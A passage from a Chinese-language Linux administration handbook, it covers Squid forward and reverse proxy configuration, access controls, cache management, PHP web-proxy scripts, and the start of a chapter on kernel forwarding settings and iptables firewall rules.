refresh_pattern -i \.rm$        1440 50% 2880 ignore-reload
refresh_pattern -i \.swf$       1440 50% 2880 ignore-reload
refresh_pattern -i \.mpeg$      1440 50% 2880 ignore-reload

refresh_pattern -i \.doc$               1440    50%     2880
ignore-reload
refresh_pattern -i \.ppt$               1440    50%     2880
ignore-reload
refresh_pattern -i \.xls$               1440    50%     2880
ignore-reload
refresh_pattern -i \.pdf$               1440    50%     2880
ignore-reload
refresh_pattern -i \.rar$       1440    50%     2880
ignore-reload
refresh_pattern -i \.zip$               1440    50%     2880
ignore-reload
refresh_pattern -i \.txt$               1440    50%     2880
ignore-reload

refresh_pattern .               0       20%     4320
```

设置代理服务器

```
declare -x ftp_proxy="192.168.0.1:3128"
declare -x ftps_proxy="192.168.0.1:3128"
declare -x http_proxy="192.168.0.1:3128"
```

```
declare -x https_proxy="192.168.0.1:3128"
```

检查Cache工作情况

```
# declare -x http_proxy="172.16.0.5:3128"

# curl -I http://www.qq.com
HTTP/1.0 200 OK
Server: squid/3.0
Date: Wed, 15 Jun 2011 07:54:36 GMT
Content-Type: text/html; charset=GB2312
Vary: Accept-Encoding
Expires: Wed, 15 Jun 2011 08:09:36 GMT
Cache-Control: max-age=900
Vary: Accept-Encoding
X-Cache: HIT from rainny.qq.com
X-Cache: MISS from localhost
X-Cache-Lookup: MISS from localhost:3128
Via: 1.0 localhost (squid/3.1.6)
Proxy-Connection: keep-alive

# curl -I http://www.qq.com
HTTP/1.0 200 OK
Server: squid/3.0
Date: Wed, 15 Jun 2011 07:54:36 GMT
Content-Type: text/html; charset=GB2312
Vary: Accept-Encoding
Expires: Wed, 15 Jun 2011 08:09:36 GMT
Cache-Control: max-age=900
Vary: Accept-Encoding
X-Cache: HIT from rainny.qq.com
Age: 2
X-Cache: HIT from localhost
X-Cache-Lookup: HIT from localhost:3128
Via: 1.0 localhost (squid/3.1.6)
Proxy-Connection: keep-alive
```

当第二次请求同一个URL的时候X-Cache: 由MISS变为HIT，表示已经被缓存

加入权限认证

```
netkiller@Linux-server:/etc/squid$ sudo htpasswd -c
/etc/squid/squid_passwd neo
New password:
Re-type new password:
Adding password for user neo
netkiller@Linux-server:/etc/squid$


netkiller@Linux-server:/etc/squid$ sudo find / -name ncsa_auth
/usr/lib/squid/ncsa_auth

#
# Add this to the auth_param section of squid.conf
#
auth_param basic program /usr/lib/squid/ncsa_auth
/etc/squid/squid_passwd

#
# Add this to the bottom of the ACL section of squid.conf
#
acl ncsa_users proxy_auth REQUIRED
acl business_hours time M T W H F 9:00-17:00

#
# Add this at the top of the http_access section of squid.conf
#
http_access allow ncsa_users business_hours
```

extension_methods REPORT MERGE MKACTIVITY CHECKOUT # subversion

```
extension_methods REPORT MERGE MKACTIVITY CHECKOUT
```

默认端口 3128 如果你不想改squid.conf,可以使用iptables映射

iptables -t nat -A PREROUTING -i eth0 -p tcp -s 0.0.0.0/0.0.0.0 --dport 80 -j REDIRECT --to-ports 3128

设置你的浏览器，并测试

Squid作为反向代理Cache服务器(Reverse Proxy)

这里我们将apache和squid安装在一台服务器上

过程 29.1. 配置步骤

1. 配置Apache监听端口

```
netkiller@Linux-server:~$ cd /etc/apache2/
netkiller@Linux-server:/etc/apache2$ sudo cp ports.conf
ports.conf.old
netkiller@Linux-server:/etc/apache2$ sudo vi ports.conf
Listen 8080
Listen 443
netkiller@Linux-server:/etc/apache2$ sudo
/etc/init.d/apache2 restart
 * Forcing reload of apache 2.0 web server...
[ ok ]
netkiller@Linux-server:/etc/apache2$
```

restart/reload后测试一下

http://localhost:8080/

2. squid 2.5 之前的版本

```
netkiller@Linux-server:/etc/apache2$ cd ../squid/
netkiller@Linux-server:/etc/squid$ sudo vi squid.conf
http_port 80
httpd_accel_host localhost
httpd_accel_port 8080
httpd_accel_single_host on
httpd_accel_with_proxy on
```

```
httpd_accel_uses_host_header off
netkiller@Linux-server:/etc/squid$ sudo /etc/init.d/squid
reload
 * Reloading Squid configuration files
   ...done.
netkiller@Linux-server:/etc/squid$
```

squid 2.5 之前的版本

对公网主机220.201.35.11:80做Cache

```
netkiller@Linux-server:/etc/apache2$ cd ../squid/
netkiller@Linux-server:/etc/squid$ sudo vi squid.conf
http_port 80
httpd_accel_host 220.201.35.11
httpd_accel_port 80
httpd_accel_single_host on
httpd_accel_with_proxy on
httpd_accel_uses_host_header off
netkiller@Linux-server:/etc/squid$ sudo /etc/init.d/squid
reload
 * Reloading Squid configuration files
   ...done.
netkiller@Linux-server:/etc/squid$
```

多台主机做Cache

```
netkiller@Linux-server:/etc/apache2$ cd ../squid/
netkiller@Linux-server:/etc/squid$ sudo vi squid.conf
http_port 80
httpd_accel_host virtual
httpd_accel_port 8080
httpd_accel_single_host on
httpd_accel_with_proxy on
httpd_accel_uses_host_header off
netkiller@Linux-server:/etc/squid$ sudo /etc/init.d/squid
reload
 * Reloading Squid configuration files
   ...done.
```

```
netkiller@Linux-server:/etc/squid$
```

3. squid 2.6之后版本的配置

   localhost

```
http_port 80 defaultsite=localhost vhost transparent
cache_peer localhost parent 8080 0 no-query originserver
```

   其它主机

```
http_port 80 defaultsite=192.168.1.2 vhost transparent
cache_peer 192.168.1.2 parent 80 0 no-query originserver
```

4. 2.7/3.0 版本

```
visible_hostname netkiller.8800.org

http_port 80 accel vhost vport

cache_peer 127.0.0.1 parent 8080 0 no-query originserver
name=mainsite
cache_peer 127.0.0.1 parent 8080 0 no-query originserver
name=site1
cache_peer_domain mainsite netkiller.8800.org
cache_peer_domain site1 neo.ohyeap.com
http_access allow all
```

5. 注意事项

   ERROR

   The requested URL could not be retrieved

* Access Denied

出现上面错说，关闭http_access deny all

And finally deny all other access to this proxy

#http_access deny all

```
#squid.conf
#服务器IP 192.168.1.1
#监听服务器的80端口，透明代理，支持域名和IP的虚拟主机
http_port 192.168.1.1:80 transparent vhost vport

#限制同一IP客户端的最大连接数
acl OverConnLimit maxconn 16
http_access deny OverConnLimit

#防止天涯盗链，转嫁给百度
acl tianya referer_regex -i tianya
http_access deny tianya
deny_info http://www.baidu.com/logs.gif tianya

#防止被人利用为HTTP代理，设置允许访问的IP地址
acl myip dst 192.168.1.1
http_access deny !myip

#防止百度机器人爬死服务器
acl AntiBaidu req_header User-Agent Baiduspider
http_access deny AntiBaidu

#允许本地管理
acl Manager proto cache_object
acl Localhost src 127.0.0.1 192.168.1.1
http_access allow Manager Localhost
http_access deny Manager

#仅仅允许80端口的代理
acl Safe_ports port 80 # http
http_access deny !Safe_ports
http_access allow all

#Squid信息设置
visible_hostname netkiller.8800.org
```

```
cache_mgr openunix@163.com

#基本设置
cache_effective_user squid
cache_effective_group squid
tcp_recv_bufsize 65535 bytes

#2.5的反向代理加速配置
#httpd_accel_host 127.0.0.1
#httpd_accel_port 80
#httpd_accel_single_host on
#httpd_accel_uses_host_header on
#httpd_accel_with_proxy on
#2.6的反向代理加速配置
#代理到本机的80端口的服务，仅仅做为原始内容服务器
cache_peer 127.0.0.1 parent 80 0 no-query originserver

#错误文档
error_directory /usr/local/squid/share/errors/Simplify_Chinese

#单台使用，不使用该功能
icp_port 0
```

代理+反向代理

```
http_port 80 vhost vport defaultsite=220.201.35.11
http_port 88
......
......
acl Manager proto cache_object
acl Localhost src 127.0.0.1/32
acl Safe_ports port 80
acl all src 0.0.0.0/0.0.0.0
acl ACCEL_DST dst 127.0.0.1/32 220.201.35.11/32

acl ACCEL_MODE  myport 80
acl PROXY_MODE  myport 88
# Authentation
auth_param basic realm Please Login
auth_param basic program /usr/local/squid/libexec/ncsa_auth
/usr/local/squid/etc/passwd
acl VALIDUSER proxy_auth plan9
```

```
# ACCEL MODE
# ------------------------------------------------------------
---------------
cache_peer 10.34.2.93 parent 80 0 no-query originserver
cache_peer_access 220.201.35.11 allow ACCEL_MODE
cache_peer_access 220.201.35.11 deny all

http_access allow ACCEL_DST Safe_ports
http_access allow PROXY_MODE VALIDUSER
http_access deny !Safe_ports
http_access allow ACCEL_MODE
http_access allow Manager Localhost
http_access deny all
icp_access deny all
```

Squid 管理

squidclient

squidclient -- client interface to the squid cache

squidclient 使用方法

1. 运行状态信息： squidclient -p 80 mgr:info
2. 内存使用情况： squidclient -p 80 mgr:mem
3. 磁盘使用情况： squidclient -p 80 mgr:diskd
4. 已经缓存的列表： squidclient -p 80 mgr:objects. use it carefully,it may crash
5. 强制更新url：squidclient -p 80 -m PURGE http://netkiller.8800.org/index.html
6. 查看更多信息：squidclient -h 或者 squidclient -p 80 mgr:

```
debian:~# squidclient -p 80 mgr:squidaio_counts
HTTP/1.0 200 OK
Server: squid/2.6.STABLE5
Date: Sun, 29 Apr 2007 13:27:09 GMT
Content-Type: text/plain
Expires: Sun, 29 Apr 2007 13:27:09 GMT
```

```
Last-Modified: Sun, 29 Apr 2007 13:27:09 GMT
X-Cache: MISS from debian.example.org.example.org
X-Cache-Lookup: MISS from debian.example.org.example.org:80
Via: 1.0 debian.example.org.example.org:80 (squid/2.6.STABLE5)
Connection: close

ASYNC IO Counters:
Operation       # Requests
open    0
close   0
cancel  0
write   0
read    0
stat    0
unlink  0
check_callback  0
queue   0
debian:~#
```

squidclient -p 80 mgr:5min

reset cache

重做 cache

```
mkdir /var/spool/squid
chown proxy.proxy -R /var/spool/squid
netkiller@Linux-server:~$ sudo squid -z
netkiller@Linux-server:~$ sudo squid -k reconfigure
```

禁止页面被Cache

加到head中

```
 HTML
        <META   HTTP-EQUIV="pragma" CONTENT="no-cache">
```

```
          <META   HTTP-EQUIV="Cache-Control" CONTENT="no-cache,
must-revalidate">
          <META   HTTP-EQUIV="expires" CONTENT="Wed, 26 Feb
1978 08:21:57 GMT">
  ASP
  <%
          Response.Expires = -1
          Response.ExpiresAbsolute = Now() - 1
          Response.cachecontrol = "no-cache"
  %>
  PHP
          header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
          header("Cache-Control: no-cache, must-revalidate");
          header("Pragma: no-cache");
  JSP
          response.setHeader("Pragma","No-Cache");
          response.setHeader("Cache-Control","No-Cache");
          response.setDateHeader("Expires",   0);
  C#中禁止cache的方法!
          Response.Buffer=true;

Response.ExpiresAbsolute=System.DateTime.Now.AddSeconds(-1);
          Response.Expires=0;
          Response.CacheControl="no-cache";
```

让浏览器发送no-cache头,只需Ctrl+f5刷新

Squid 实用案例

Squid Apache/Lighttpd 在同一台服务器上

squid 与 web server 在同一台服务器上,一般情况是squid 监听80端口, web server 监听其它端口(一般是8080)

用户访问时通过80端口访问服务器.不想让用户访问8080.

1. web server

Apache httpd.conf文件Listen 8080 改成IP:Port,这样8080端口只允许本地访问

```
Listen 127.0.0.1:8080
```

lighttpd

```
vi /etc/lighttpd/lighttpd.conf
server.port               = 8080
server.bind               = "localhost"

/etc/init.d/lighttpd reload
```

本地测试

```
curl http://127.0.0.1:8080/
```

2. Squid

```
http_port 80 defaultsite=localhost vhost
cache_peer localhost parent 8080 0 no-query originserver

acl our_networks src 172.16.0.0/16
http_access allow our_networks
http_access allow all
```

测试

```
curl http://127.0.0.1/
```

在其它电脑上用IE访问http://your_ip/ 可以看到你的主页

在其它电脑上用IE访问 http://ip:8080/ 应该是无法访问

3. 另一种方法是使用 iptables 实现

```
/sbin/iptables -A INPUT -i eth0 -p tcp --dport 8080 -j DROP
/sbin/iptables -A INPUT -i lo -p tcp --dport 8080 -j ACCEPT
```

使用 nmap 工具还是可以看到8080存在的.

 # nmap localhost

```
debian:~# nmap localhost

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-
04-29 08:28 EDT
Interesting ports on localhost (127.0.0.1):
Not shown: 1670 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
113/tcp  open  auth
548/tcp  open  afpovertcp
901/tcp  open  samba-swat
953/tcp  open  rndc
8080/tcp open  http-proxy

Nmap finished: 1 IP address (1 host up) scanned in 0.268
seconds
```

用非 root 用户守护 Squid

squid.conf

```
http_port 3128 transparent vhost vport
```

```
```

iptables 做端口重定向

```
iptables -t nat -A PREROUTING -j REDIRECT -p tcp --destination-
port 80 --to-ports 3128
```

squid+icap+clamav

squid+icap+clamav

http://icap-server.sourceforge.net/squid.html http://wiki.squid-cache.org/Features/ICAP

4. Web page proxy

Surrogafier

homepage: http://bcable.net/project.php?surrogafier

Surrogafier，安装最简便。只需要下载一个PHP文件，上传到网站的某个目录，然后从浏览器里访问这个PHP脚本，就有了代理页面。

基本配置

```
# Default to simple mode when the page is loaded. [false]
define('DEFAULT_SIMPLE',true);
# Force the page to always be in simple mode (no advanced mode
option). [false]
define('FORCE_SIMPLE',false);
# Width for the URL box when in simple mode (CSS "width"
attribute). [300px]
define('SIMPLE_MODE_URLWIDTH','300px');

# Default value for tunnel server. []
define('DEFAULT_TUNNEL_PIP','');
# Default value for tunnel port. []
define('DEFAULT_TUNNEL_PPORT','');
# Should the tunnel fields be displayed? "false" value here
will force the defaults above [true]
define('FORCE_DEFAULT_TUNNEL',true);

# Default value for "Persistent URL" checkbox [true]
define('DEFAULT_URL_FORM',true);
# Default value for "Remove Cookies" checkbox [false]
define('DEFAULT_REMOVE_COOKIES',false);
# Default value for "Remove Referer Field" checkbox [false]
define('DEFAULT_REMOVE_REFERER',false);
# Default value for "Remove Scripts" checkbox [false]
define('DEFAULT_REMOVE_SCRIPTS',false);
# Default value for "Remove Objects" checkbox [false]
define('DEFAULT_REMOVE_OBJECTS',false);
# Default value for "Encrypt URLs" checkbox [false]
```

```
define('DEFAULT_ENCRYPT_URLS',true);
# Default value for "Encrypt Cookies" checkbox [false]
define('DEFAULT_ENCRYPT_COOKS',true);
```

高级选项

```
#从代理服务器到用户的传输用gzip压缩
define('GZIP_PROXY_USER',true);
# 如果可能，在代理获取的内容也用gzip压缩
define('GZIP_PROXY_SERVER',true);

#每次访问的超时计数，由10秒增加到20秒
define('TIME_LIMIT',20);
#域名解析缓存的时间，由原来的10分钟，改为90分钟
define('DNS_CACHE_EXPIRE',90);
```

CGIproxy

http://www.jmarshall.com/tools/cgiproxy/

PHPProxy

http://sourceforge.net/projects/poxy/

```
$ wget http://nchc.dl.sourceforge.net/sourceforge/poxy/poxy-
0.5b2.zip
$ unzip poxy-0.5b2.zip
```

http://freshmeat.net/projects/phpproxy/

BBlocked

http://www.bblocked.org/

Glype

http://www.glype.com/

Zelune

第 30 章 Firewall

摘要

Linux Firewall 安装与配置

1. TCP/IP 相关内核配置项

checking status

```
$ sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 0
```

or just checking out the value in the /proc system

```
$ cat /proc/sys/net/ipv4/ip_forward
0
```

enable

```
sysctl -w net.ipv4.ip_forward=1
```

or

```
#redhat
echo 1 > /proc/sys/net/ipv4/ip_forward
#debian/ubuntu
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward;
```

disable

```
sysctl -w net.ipv4.ip_forward=0
```

or

```
echo 0 > /proc/sys/net/ipv4/ip_forward
```

without rebooting the system

net.ipv4.ip_forward

表 30.1. net.ipv4.ip_forward

user	route	wan
192.168.0.2	eth0:192.168.0.1 eth1:172.16.0.1	172.16.0.254

```
$ sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 0
```

try out ping host from 192.168.0.2 to 192.168.0.1 , 172.16.0.1 and 172.16.0.254

you can access 192.168.0.1 , 172.16.0.1, but 172.16.0.254 time out

sysctl -w net.ipv4.ip_forward=1

try again ping 172.16.0.254


net.ipv4.icmp_echo_ignore_all


如果希望屏蔽别人 ping 你的主机，则加入以下代码:

```
# Disable ping requests
net.ipv4.icmp_echo_ignore_all = 1
```

2. iptables - administration tools for packet filtering and NAT

Linux Iptables Manual





Getting Started

Redhat / CentOS

You can check to see if iptables is installed on your system by:

```
[root@database ~]# rpm -q iptables
iptables-1.3.5-5.3.el5_4.1
```

And to see if iptables is actually running, we can check that the iptables modules are loaded and use the -L switch to inspect the currently loaded rules:

```
[root@database ~]# lsmod | grep ip_tables
ip_tables              55201  2 iptable_nat,iptable_filter
x_tables               50505  6
ipt_MASQUERADE,iptable_nat,xt_state,ipt_REJECT,xt_tcpudp,ip_tab
les
```

```
[root@database ~]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     udp  --  anywhere             anywhere
udp dpt:domain
ACCEPT     tcp  --  anywhere             anywhere
tcp dpt:domain
ACCEPT     udp  --  anywhere             anywhere
udp dpt:bootps
ACCEPT     tcp  --  anywhere             anywhere
tcp dpt:bootps

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             192.168.122.0/24
state RELATED,ESTABLISHED
ACCEPT     all  --  192.168.122.0/24     anywhere
ACCEPT     all  --  anywhere             anywhere
REJECT     all  --  anywhere             anywhere
reject-with icmp-port-unreachable
REJECT     all  --  anywhere             anywhere
reject-with icmp-port-unreachable

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

显示行号

```
# iptables --list -nv --line-number
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source
destination
1      139 15916 ACCEPT     all  --  *      *       0.0.0.0/0
0.0.0.0/0           state RELATED,ESTABLISHED
2        1    92 ACCEPT     icmp --  *      *       0.0.0.0/0
0.0.0.0/0
3        0     0 ACCEPT     all  --  lo     *       0.0.0.0/0
0.0.0.0/0
4        1    40 ACCEPT     tcp  --  *      *       0.0.0.0/0
0.0.0.0/0           state NEW tcp dpt:22
5        0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0
0.0.0.0/0           state NEW tcp dpt:80
6        0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0
0.0.0.0/0           state NEW tcp dpt:25
7        0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0
0.0.0.0/0           state NEW tcp dpt:20
8        2   104 ACCEPT     tcp  --  *      *       0.0.0.0/0
0.0.0.0/0           state NEW tcp dpt:21
9        1    40 REJECT     all  --  *      *       0.0.0.0/0
0.0.0.0/0           reject-with icmp-host-prohibited

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num   pkts bytes target     prot opt in     out     source
destination
1        0     0 REJECT     all  --  *      *       0.0.0.0/0
0.0.0.0/0           reject-with icmp-host-prohibited

Chain OUTPUT (policy ACCEPT 137 packets, 24640 bytes)
num   pkts bytes target     prot opt in     out     source
destination
```

CentOS/Redhat TUI 工具

If iptables is not running, you can enable it by running:

```
# lokkit --enabled --selinux=disabled
# lokkit --disabled --selinux=disabled
```

```
# lokkit --enabled

# ls /etc/sysconfig/iptables*
iptables         iptables-config  iptables.old

# cat /etc/sysconfig/iptables
# Firewall configuration written by system-config-firewall
# Manual customization of this file is not recommended.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j
ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT

# lokkit --disabled
# ls /etc/sysconfig/iptables*
iptables-config  iptables.old
```

lokkit --enabled作用就是产生/etc/sysconfig/iptables文件。--disabled的作用是将更名为iptables.old

```
# system-config-securitylevel
```

用户自定义规则连

User-defined Chain

Chains List

列出规则链

```
 列出INPUT,OUTPUT,FORWARD规则
iptables -L

列出NAT规则
iptables -t nat -L

列出过滤规则
iptables -t filter -L
```

显示行号

```
# iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    ACCEPT     all  --  anywhere             192.168.2.10
2    ACCEPT     all  --  anywhere             192.168.2.11
3    ACCEPT     all  --  anywhere             192.168.2.12
4    ACCEPT     all  --  anywhere             192.168.2.13
5    ACCEPT     all  --  anywhere             192.168.2.14
6    DROP       all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
num  target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination
```

显示包转发

```
# iptables -L -v
Chain INPUT (policy ACCEPT 881 packets, 146K bytes)
 pkts bytes target     prot opt in     out     source
destination
    0     0 ACCEPT     all  --  tun0   any     anywhere
192.168.2.10
    0     0 ACCEPT     all  --  tun0   any     anywhere
192.168.2.11
    0     0 ACCEPT     all  --  tun0   any     anywhere
192.168.2.12
```

```
    0     0 ACCEPT     all  --  tun0   any     anywhere
192.168.2.13
    0     0 ACCEPT     all  --  tun0   any     anywhere
192.168.2.14
    0     0 DROP       all  --  tun0   any     anywhere
anywhere

Chain FORWARD (policy ACCEPT 1190 packets, 440K bytes)
 pkts bytes target     prot opt in     out     source
destination

Chain OUTPUT (policy ACCEPT 888 packets, 437K bytes)
 pkts bytes target     prot opt in     out     source
destination
```

```
# iptables -L -t nat -v
Chain PREROUTING (policy ACCEPT 509 packets, 43877 bytes)
 pkts bytes target     prot opt in     out     source
destination

Chain POSTROUTING (policy ACCEPT 94 packets, 6038 bytes)
 pkts bytes target     prot opt in     out     source
destination
  163 13140 MASQUERADE  all  --  any    br0     10.8.0.0/24
anywhere

Chain OUTPUT (policy ACCEPT 94 packets, 6038 bytes)
 pkts bytes target     prot opt in     out     source
destination
```

Chains Refresh

刷新规则

```
/sbin/iptables -F
/sbin/iptables -F -t filter
/sbin/iptables -F -t nat
/sbin/iptables -t nat -P PREROUTING ACCEPT
